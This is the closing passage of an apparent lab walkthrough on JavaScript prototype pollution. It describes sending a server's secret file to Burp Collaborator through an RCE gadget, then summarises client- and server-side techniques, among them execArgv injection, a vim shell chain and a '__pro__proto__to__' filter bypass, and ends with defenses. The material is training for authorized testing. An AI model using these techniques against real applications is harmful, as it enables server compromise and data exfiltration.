
We get a base64 encoded response.

We see that the response says node_apps and secret.

Now we try to send the contents of the secret file to collaborator. We will click on run maintenance jobs to trigger the RCE again.

Now we will see the base64 encoded response.


We will submitted the base64 decoded string.

This solves the lab.
Conclusion
These 10 labs demonstrated prototype pollution across the full exploitation spectrum — from client-side XSS gadgets to server-side remote code execution. Key takeaways include:
__proto__Is Not Just a Curiosity: Any application that parses user input into nested objects without filtering__proto__is vulnerable — URL query strings, JSON bodies, and deep merge functions are all common entry points- Pollution is Global by Definition: Setting a property on
Object.prototypeaffects every object created after that point in the same runtime — a single polluted property can change application-wide behavior - Sinks Are Everywhere in JavaScript: Properties read from objects without existence checks —
config.transport_url,manager.sequence, authorization flags — all become dangerous when they can be seeded from the prototype chain - DOM Invader Dramatically Accelerates Discovery: Manually identifying which source-sink pairs are exploitable across large codebases is tedious; DOM Invader’s gadget scanning reduces this to seconds, especially for third-party library gadgets you wouldn’t find by reading application code
- Sanitization Filters Are Usually Shallow: Blacklists that strip
__proto__once and don’t checkconstructor.prototypeprovide false security — bypasses like__pro__proto__to__exploit the non-recursive nature of most filter implementations - Server-Side Pollution Has No Visual Feedback: Unlike client-side attacks where you can inspect
Object.prototypein DevTools, server-side confirmation requires indirect techniques — JSON spacing changes and status code overrides are reliable non-destructive indicators - RCE via
execArgvIs a High-Value Gadget: Node.js’s argument injection throughchild_process.spawn()requires no memory corruption or CVE — it’s pure logic abuse of the prototype chain, and it achieves full OS command execution with a single JSON payload - The
shell+inputChain Is Versatile: Usingvimas a shell with stdin piped throughinputis a creative exploitation path that bypasses environments whereexecArgvalone might not trigger
The split between client-side (Labs 1–5) and server-side (Labs 6–10) reflected two fundamentally different threat models. Client-side pollution targets other users — the attacker poisons the JavaScript environment to execute payloads in victims’ browsers, with cookie theft and session hijacking as the end goal. Server-side pollution targets the application itself — the attacker modifies the Node.js runtime to escalate privileges or execute system commands, with data exfiltration and full server compromise as the end goal.
The RCE labs (9 and 10) were the most technically satisfying. Lab 9 used execArgv to inject --eval into spawned Node processes — a gadget that works because child_process.spawn() passes process.execArgv to child processes by default, and prototype pollution seeds it before the spawn happens. Lab 10 used the shell + input combination to pipe commands through vim’s ex mode, which is a useful alternative when the execArgv path is unavailable. Both required a two-step trigger: first pollute the prototype via the address change endpoint, then pull the trigger by running the maintenance job.
The detection-without-reflection lab (Lab 7) was a good reminder that prototype pollution confirmation doesn’t require a property echo. The JSON spacing trick is particularly elegant because it has zero destructive side effects — it simply changes whitespace formatting — making it safe to use against production systems during authorized testing.
Prototype pollution is ultimately a language design consequence. JavaScript’s mutable prototype chain, combined with the ubiquity of recursive object merge operations and the habit of reading configuration from plain objects without hasOwnProperty checks, creates the conditions for this vulnerability class. The defenses are well-understood: freeze Object.prototype with Object.freeze(), use Object.create(null) for property maps, validate all keys against a whitelist before assignment, and prefer structuredClone() or schema-validated merge operations over generic deep merge utilities.